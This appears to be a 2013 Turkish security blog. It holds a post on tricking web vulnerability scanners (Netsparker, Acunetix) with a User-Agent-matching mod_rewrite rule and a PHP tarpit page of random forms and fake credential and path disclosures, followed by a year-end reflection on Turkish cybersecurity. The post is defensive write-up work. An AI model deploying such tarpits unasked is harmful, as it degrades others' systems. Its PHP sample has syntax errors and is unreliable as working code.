17 December, 2013	12:52:16	 Windows XP	 Internet Explorer 6	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; Netsparker)	Euroforensics 2013 Adli Bilimler, Siber Güvenlik ve Gözetim Teknolojileri Konferansı ve Sergisi	
17 December, 2013	12:52:14	 Windows XP	 Internet Explorer 6	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; Netsparker)		/wp-content/test.conf

Bezdirme yöntemi olarak tarayıcı tarafından web sunucusuna gönderilen her istek (request) için, rastgele değerlerden oluşan bir form ve az sayıda sahte zafiyet (dizin bilgisi ifşası, veritabanı bilgisi ifşası) oluşturan kısa ve öz bir PHP uygulaması hazırlamaya karar verdim. Buradaki amacım, rastgele değerlerden oluşan bir form oluşturan bu PHP uygulaması sayesinde tarayıcı, her gönderdiği yeni istekte, yeni bir form ve bunun bağlı olduğu yeni bir sayfa ile karşılaştığını zannederek her sayfayı, bu sayfada bulunan formu ve ilgili alanları, test edilecek sayfalar kuyruğuna alarak kısır döngüye girmesini ve/veya sistem üzerinde performans sorununa yol açmasını sağlamaktır.


```

1 <?php
2 function randString($length, $charset='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789')
3 {
4     $str = '';
5     $count = strlen($charset);
6     while ($length-->0) {
7         $str .= $charset[mt_rand(0, $count-1)];
8     }
9     return $str;
10 }
11 }
12 <?>
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
14 <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
15 <head profile="http://gmpg.org/xfn/11">
16 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
17 <title>Hack 4 Career - http://www.mertsarica.com</title>
18 <link rel="stylesheet" href="http://www.<?php echo randString(50);?>.com/<?php echo randString(50);?>.css" type="text/css" media="screen" />
19 <link rel="stylesheet" href="http://www.<?php echo randString(50);?>.com/<?php echo randString(50);?>.css" type="text/css" media="screen" />
20 <link rel="alternate" type="application/rss+xml" title="Hack 4 Career RSS Feed" href="http://www.<?php echo randString(50);?>.com/feed/" />
21 <link rel="alternate" type="application/atom+xml" title="Hack 4 Career Atom Feed" href="http://www.<?php echo randString(50);?>.com/feed/atom/" />
22 <link rel="pingback" href="http://www.<?php echo randString(50);?>.com/xmlrpc.php" />
23 <form action="<?php echo randString(50);?>.php" method="post">
24 <p><?php echo randString(50);?>: <input type="text" name="<?php echo randString(50);?>" /></p>
25 <p><?php echo randString(50);?>: <input type="text" name="<?php echo randString(50);?>" /></p>
26 <p><input type="submit" /></p>
27 </form>
28
29 function antiscanner($antiscanner)<br \>
30 {<br \>
31     return $antiscanner;<br \>
32 }<br \>
33
34 "/usr/local/<?php echo randString(50);?>"<br \>
35
36 "c:/<?php echo randString(50);?>"<br \>
37
38 define( 'DB_NAME', 'database' );<br \>
39 define( 'DB_USER', 'www.mertsarica.com' );<br \>
40 define( 'DB_PASSWORD', 'antiscanner' );<br \>
41 define( 'DB_HOST', 'localhost' );<br \>
42 define( 'DB_CHARSET', 'utf8' );<br \>
43
44 <?php echo randString(50);?>&<?php echo randString(50);?>.com<br \>
45 </html>

```

Tabii tarayıcıyı kısır döngüye sokabilmek için web sunucusu üzerinde PHP uygulaması tarafından oluşturulan her sahte form sayfasının çağrıldığında, web sunucusunun tarayıcıya geçerli (200 OK) sağlamam gerekiyordu. Bunun için sunucu üzerinde olası binlerce sayfa oluşturamayacağım için [Apache](#)'nin [mod_rewrite](#) modülünden faydalanmaya karar verdim.

mod_rewrite gelen URL isteklerini düzenli ifade kurallarına dayanarak devingen olarak dönüştürmek için bir yöntem sağlar. Böylece keyfi URL'leri kendi URL yapınızla istediğiniz şekilde eşleştirmeniz mümkün olur. Gerçekten esnek ve güçlü bir URL kurgulama mekanizması oluşturmak için sınırsız sayıda kural ve her kural için de sınırsız sayıda koşul destekler. URL değişiklikleri çeşitli sınamalara bağlı olabilir: sunucu değişkenleri, HTTP başlıkları, ortam değişkenleri, zaman damgaları, çeşitli biçimlerde harici veritabanı sorguları.

Tabii yanıtlanması gereken ufak bir soru daha vardı o da `mod_rewrite` ile tarayıcıyı kısır döngüye sokarken gerçek kullanıcının bundan nasıl etkilenmemesini sağlayabilirdim ? Bunun için yazının girişinde bahsettiğim ve tarayıcıların imzalarını kullandıkları USER-AGENT alanına yönelik bir `mod_rewrite` kuralı yazmaya karar verdim. Tabii Acunetix'in ticari sürümündeki (v9.0 build 20130904) varsayılan USER-AGENT imzası, Netsparker'ın (v3.1.6.0) aksine kendi adı yerine Chrome'un USER-AGENT değerini kullanıyordu. Chrome internet tarayıcısı otomatik güncellemeye sahip olduğu ve Acunetix'in USER-AGENT alanında varsayılan olarak kullandığı bu değer, eski bir sürüme ait olduğu için dert etmeden, gönül rahatlığıyla Acunetix için de bir kural yazabileceğime karar verdim.

```
httpd.conf - Notepad
File Edit Format View Help
# XAMPP settings
Include "conf/extra/httpd-xampp.conf"

# Configure mod_proxy_html to understand HTML4/XHTML1
<IfModule proxy_html_module>
Include conf/extra/proxy-html.conf
</IfModule>

# Secure (SSL/TLS) connections
Include conf/extra/httpd-ssl.conf
#
# Note: The following must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>
#
# uncomment out the below to deal with user agents that deliberately
# violate open standards by misusing DNT (DNT "must" be a specific
# end-user choice)
#
#<IfModule setenvif_module>
#BrowserMatch "MSIE 10.0;" bad_DNT
#</IfModule>
#<IfModule headers_module>
#RequestHeader unset DNT env=bad_DNT
#</IfModule>

# XAMPP: we disable operating system specific optimizations for a listening
# socket by the http protocol here. IE 64 bit make problems without this.


AcceptFilter http none

# AJP13 Proxy
<IfModule mod_proxy.c>
<IfModule mod_proxy_ajp.c>
Include "conf/extra/httpd-ajp.conf"
</IfModule>
</IfModule>

RewriteEngine on
# Netsparker v3.1.6.0
RewriteCond %{HTTP_USER_AGENT} ^(.*)Netsparker(.*)$
RewriteRule ^(.*)$ /antiscanner.php
# Acunetix v9.0 build 20130904
RewriteCond %{HTTP_USER_AGENT} ^(.*)28.0.1500.63(.*)$
RewriteRule ^(.*)$ /antiscanner.php
```

Yukardaki mod_rewrite kuralı ile USER-AGENT alanı, Netsparker veya Acunetix'in kullandığı değere eşit ise, istekleri otomatik olarak hazırladığım PHP uygulamasına ([antiscanner.php](#)) yönlendirdim.

Öncelikle normal kullanıcıların bu PHP uygulamasından etkilenmediğini teyit etmek için sayfayı internet tarayıcısının varsayılan USER-AGENT'ı ile çağırdığımda sayfanın normal halini görüntüleyebildim.



Hack4Career
http://www.mertsarica.com

Ardından Firefox'un User Agent Switcher eklentisi ile USER-AGENT'ımı Netsparker olarak değiştirdikten sonra sayfanın her istekte farkı yanıt (form ve formun bulunduğu adres) döndüğünü doğruladım.

Hack 4 Career - http://www.mertsarica.com - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Hack 4 Career - http://www.mertsarica.com +

127.0.0.1/antiscanner.php ☆ ↻ Google

KbZ6Wqpk7ZZRKFm3gloW4B0B26DS2uu9tHzYLcmA8DkV8HNL2w:

aQlm7hsaOyqAdjqWlK0ZGR7wGEORnotpi04pTAQNnHlx1u3R5:

Submit Query

```
function antiscanner($antiscanner)
{
return $antiscanner;
}
"/usr/local/r3DTNPv2DijGQUesnWCWsbIG1BSigU4GD6zhqGA5bjACtT3"
"c:/wHc216fs5oI6O5GbJkg3464kNGXufLMVoD0ktFdDV13Z9ONoI5"
define( 'DB_NAME', 'database' );
define( 'DB_USER', 'www.mertsarica.com' );
define( 'DB_PASSWORD', 'antiscanner' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8' );
J07NrgQvoBhl0BLLMscmd1lqzvf8idM8lXkOllGLouszHN2K YU@mab YEJPzNgBdv3yFnb3YJwVaJp8KSIgP0i5NDmRY3ii8qd79TM.com
```

Hack 4 Career - http://www.mertsarica.com - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Hack 4 Career - http://www.mertsarica.com +

127.0.0.1/antiscanner.php ☆ ↻ Google

2N3D4A5bQqHPa2YCZmZyuWlRfed0AnU13opboBNruC2qOr8R1:

RA.d0AUhwI8SFaXwpbXpis7P3k2XWAGRuFTNbS7NychQVFmeNHC:

Submit Query

```
function antiscanner($antiscanner)
{
return $antiscanner;
}
"/usr/local/aF79V6teJWnFYZRvR9G2uw7GL2G5OXIaiRGOqr9aDTbIT1DkN"
"c:/ha4CtMkL4KoaOkTbUBER6iqvO8avJslhc6mVIyneQ7FCyetw2V"
define( 'DB_NAME', 'database' );
define( 'DB_USER', 'www.mertsarica.com' );
define( 'DB_PASSWORD', 'antiscanner' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8' );
ZEw33U7Rr3qIpBMXa3KM6vd0AxWjcduQp7Z3j9S8iOCgRK.mqn@A94ZFLjWkOpHMmbepM06sifTbMfFCi0bH5siTrFh2000eercb7.com
```

Sıra Netsparker ve Acunetix ile test yapmaya geldiğinde, Netsparker Community Edition sürümünün, başladığı taramayı 4 saat sonunda hala bitiremediğini ve artan bellek kullanımı nedeniyle işletim sistemi üzerinde bellek sorununa yol açtığını gördüm.

127.0.0.1 - Netsparker 3.1.6.0 - [Community Edition]

File View Reporting Tools Help

Import Links Start Proxy

Site Map

- 127.0.0.1:80
 - E-mail Address Disclosure
 - [Possible] Internal Path Disclosure (Win..)
 - [Possible] Internal Path Disclosure (*nix)
 - UqPAW70vMR0mqYBG5JEjm7B0z12mJTgJfMyRq..
 - iY3oCXP48EmFSE1tp4IBUOI7Tvp3q1jvmsEXQ25..
 - hprZCborDWhoaLbw16VvacMj268eB7p8AVsDwh1..
 - MY4CXhL8I6yaFqWdPuc7iafHk653jGyX6W7cU..
 - WUjYErzAdJNMbQqdkKiyI2LgCpZ1F0q23C8N4i..
 - tDEBmMoc3CoxNypck8srzWgVJr2Dx2JceXh0gMg..
 - nNhjDezEk6LsuIMACfEfyVorsGT2xiVpskly0a..
 - uhjw54fyareuyKKTrxTGuHr5ePLsJ0ao6yMgAlt..
 - 2AB05zkxtr13v95yVPy7mNFGw47Z5T7Kc1SEspax..
 - te54bkpXObdPbu7tew4G871esU8K1yeYrJQ8j19r..
 - 1Q2q4pFUmHxDz2TJvKzE2Z5F5koW2ShqmHLLG..
 - IlkXMyWCHmIRWxkQeZtBqtd18VfPreVEbXzR..

Dashboard

Crawling & Attacking (2/3)...

132259 / 162581

Scan Information

Current Speed: 44,0 req/sec
Average Speed: 37,6 req/sec
Total Requests: 130779
Failed Requests: 3
HEAD Requests: 6
Elapsed Time: 00:58:02

Windows Task Manager

Image Name	User Name	CPU	Mem Usage
Netsparker.exe	Administrator	94	150,616 K
NetsparkerHelper...	Administrator	02	39,552 K
rubyw.exe	SYSTEM	00	32,908 K
firefox.exe	Administrator	00	28,724 K
javaw.exe	Administrator	00	22,980 K
chrome.exe	Administrator	00	16,088 K
rubyw.exe	SYSTEM	00	14,012 K
httd.exe	Administrator	03	12,564 K
explorer.exe	Administrator	00	9,144 K
svchost.exe	SYSTEM	00	8,836 K
mschield.exe	SYSTEM	00	8,800 K
msiexec.exe	Administrator	00	6,868 K
taskmgr.exe	Administrator	00	4,564 K
httd.exe	Administrator	00	4,412 K
vmtoolsd.exe	Administrator	00	3,784 K
vmtoolsd.exe	SYSTEM	00	2,956 K
msiexec.exe	SYSTEM	00	2,060 K
VsTskMgr.exe	SYSTEM	00	1,960 K
lsass.exe	SYSTEM	00	1,948 K

Processes: 66 CPU Usage: 100% Commit Charge: 1092M / 1516M

Issues (303)

- Auto Complete Enabled
- Forbidden Resource
- E-mail Address Disclosure
- [Possible] Internal Path Disclosure (Windows)
- [Possible] Internal Path Disclosure (*nix)

Group Issues by

- Vulnerability Type
- Severity
- Confirmation

Windows - Virtual Memory Minimum Too Low

Your system is low on virtual memory. Windows is increasing the size of your virtual memory paging file. During this process, memory requests for some applications may be denied. For more information, see Help.

127.0.0.1 - Netsparker 3.1.6.0 - [Community Edition]

File View Reporting Tools Help

Import Links Start Proxy

Site Map

- scRipt%3E%3CscRipt%3Enetsparker(0x0003f
 - scRipt%3E
 - [Possible] Internal Path Disclosure (Win..)
 - [Possible] Internal Path Disclosure (*nix)
 - HobcJ0qZn8JsggR5mefJcF7PuXlRkxt2wqT8FTx..
 - [Possible] Internal Path Disclosure (Win..)
 - [Possible] Internal Path Disclosure (*nix)
 - HobcJ0qZn8JsggR5mefJcF7PuXlRkxt2wqT8FTx..
 - [Possible] Internal Path Disclosure (Win..)
 - [Possible] Internal Path Disclosure (*nix)
 - FönniPRCMgJq8NjdQjcb2E6y3CtCueqEDi9v9N5..
 - NC0hltrEaeTrxQE1WhEzSDEUjclLsREETKQDU..
 - style%3E%3C
 - scRipt%3E%3CscRipt%3Enetsparker(0x0004f
 - scRipt%3E
 - [Possible] Internal Path Disclosure (Win..)
 - [Possible] Internal Path Disclosure (*nix)

Dashboard

Crawling & Attacking (2/3)...

180866 / 187169

Scan Information

Current Speed: 38,4 req/sec
Average Speed: 25,3 req/sec
Total Requests: 178832
Failed Requests: 1
HEAD Requests: 4
Elapsed Time: 01:57:34

Windows Task Manager

Image Name	User Name	CPU	Mem Usage
Netsparker.exe	Administrator	81	216,492 K
Firefox.exe	Administrator	00	74,184 K
NetsparkerHelper...	Administrator	08	52,600 K
chrome.exe	Administrator	00	36,892 K
rubyw.exe	SYSTEM	00	32,908 K
chrome.exe	Administrator	00	28,740 K
rubyw.exe	SYSTEM	00	21,828 K
chrome.exe	Administrator	00	18,784 K
javaw.exe	Administrator	00	12,788 K
httd.exe	Administrator	05	12,128 K
explorer.exe	Administrator	00	11,616 K
svchost.exe	SYSTEM	00	11,048 K
mschield.exe	SYSTEM	00	9,276 K
chrome.exe	Administrator	00	8,676 K
httd.exe	Administrator	00	7,428 K
vmtoolsd.exe	Administrator	02	6,580 K
vmtoolsd.exe	SYSTEM	00	4,392 K
xampp-control.exe	Administrator	00	2,968 K
winlogon.exe	SYSTEM	00	2,864 K

Processes: 64 CPU Usage: 100% Commit Charge: 1310M / 1435M



Issues (303)

- Auto Complete Enabled
- Forbidden Resource
- E-mail Address Disclosure
- [Possible] Internal Path Disclosure (*nix)
- [Possible] Internal Path Disclosure (Windows)

Group Issues by

- Vulnerability Type
- Severity
- Confirmation

Acunetix ile yapmış olduğum taramada ise bellek sorunu ile karşılaşmamış olsam da taramanın 2 saat sonunda hala bitemediğini gördüm.



Kıssadan hisse, mod_rewrite ve ufak bir PHP uygulaması ile script kiddie'lerin taramalarını yavaşlatacak bir yöntem geliştirdim. Evet baktığınız zaman bu yöntemin atlatılması çok zor değil ancak ilave kontroller uygulayarak kedi fare oyunundaki yerinizi alabilirsiniz :)

Örnek PHP uygulamasına ve mod_rewrite kuralı içeren httpd.conf dosyasını [buradan](#) indirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Mutlu Yıllar

Source: <https://www.mertsarica.com/mutlu-yillar-2014/>

By M.S on December 31st, 2013



İyisiyle, kötüsüyle, zararlısıyla, hackerıyla, uzun bir yılı geride bırakıyoruz. Siber güvenlik adına son 1 yılda ülkemizde ciddi çalışmalar yapıldı, adımlar atıldı.

Belki de bunlardan en önemlisi, resmi gazetede [Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planı](#)'nın yayınlanması oldu. Bu eylem planı sayesinde siber güvenlik uzmanlarının yetiştirilmesine daha çok önem verilmeye başlandı. Üniversitelerde [siber güvenlik eğitimleri](#) yaygınlaştırılmaya başlandı. [Siber güvenlik tatbikatlarına, yarışmalarına](#) hız verildi. [Ulusal Siber Olaylara Müdahale Merkezi \(USOM\)](#) kuruldu kısaca saya saya bitiremeyeceğimiz birçok adım atıldı, gelişme yaşandı.

Yumurta kapı misali, hacking haberleri ve zararlı yazılım salgınları ile kurumların bilgi güvenliği farkındalığı artmaya başladı. Geçtiğimiz yıllara oranla sızma testi uzmanlarına talep daha da arttı. Bugüne kadar başımıza ne geldi, 10 iş yapıyorsun, sızma testi de 11. işin olsun, IPS & AV & Web & E-posta Ağ Geçidi çözümü kullanıyorum, bana birşey olmaz diyen zihniyetin yavaş yavaş işin ciddiyetini kavradığı, müşteri güvenliği ve regülasyon bir yana, zedelenen kurumsal itibarın yedekten dönülemeyeceği net olarak anlaşılmaya başlandı.



Yukarda da belirttiğim üzere geçtiğimiz yıllara oranla sızma testi uzmanlarına talep daha da arttı. Fakat buradan siber güvenlik uzmanlarını, sızma testi uzmanlarını kurnaz insan kaynakları danışmanlık firmalarına karşı uyarmakta fayda var. Kimi danışmanlık firmaları, LinkedIn üzerinden grep CEH, grep CISSP yaparak sizinle iletişime geçiyorlar ve güvenlik uzmanı arayışı içinde olduklarını ve hemen yüz yüze görüşmek istediklerini iletiyorlar. Bunun nedeni ise kimi danışmanlık firmalarının her görüşme için, arayışta bulundukları firmadan komisyon almaları oluyor dolayısıyla sizi zaman zaman alakasız pozisyonlar için dahi görüşmeye davet etmekten çekinmiyorlar. Buna karşı, karşı tarafa 3 soru sormakta fayda var; 1- Pozisyon nedir ? 2- İş tanımı nedir ? 3- Düşünülen ücret aralığı nedir ? Bu 3 soru karşısında mavi ekran vermiyorsa görüşmeye gönül rahatlığıyla devam edebilirsiniz :)

2013 yılı benim için bol bol sızma testi, zararlı yazılım analizi, blog yazısı, sunum, teknik çalışma ve [Güvenlik TV](#) ile geçti. Hacking haberleri sayesinde sızma testinin kurumlar için önemine dikkat çekmenin artık anlamsız olduğu şu günlerde, zararlı yazılım analizinin kurumlar için (özellikle bankacılık sektörü) ne kadar önemli olduğu, yıl içinde gerçekleşen ve sadece Türkiye'yi hedef alan Fatmal, Hesperbot gibi salgınlarda daha çok anlaşıldı. Özellikle FatMal salgınında, komuta kontrol merkezinden cep telefonuna zararlı yazılım bulaşmış müşterileri [tespit edebilmenin](#), müşteri güvenliği adına ne kadar önemli olduğunu kendi adıma tecrübe etmiş oldum. Yıl içinde yazdığım teknik yazılardan aldığım olumlu geri dönüşler sayesinde motivasyonumu yüksek tutabildim ve her ay en az 1 yazı yazmaya özen gösterdim. [Halil ÖZTÜRKÇİ](#) ile gerçekleştirdiğimiz, birbirinden değerli konuklarımız ile güvenlik dünyasında olup bitene yer verdiğimiz Güvenlik TV ile bir yılı geride bıraktım. Üniversitelerden gelen konuşma davetlerini elimden geldiğince kabul etmeye çalıştım. Mesafelerin engel olduğu zamanlarda, Skype imdadımıza yetişerek yine siber güvenliğe meraklı, ilgi duyan öğrenci arkadaşlarla görüşmeler gerçekleştirebildim. Yıl içinde bol bol "nereden, nasıl başlamalıyım, nasıl 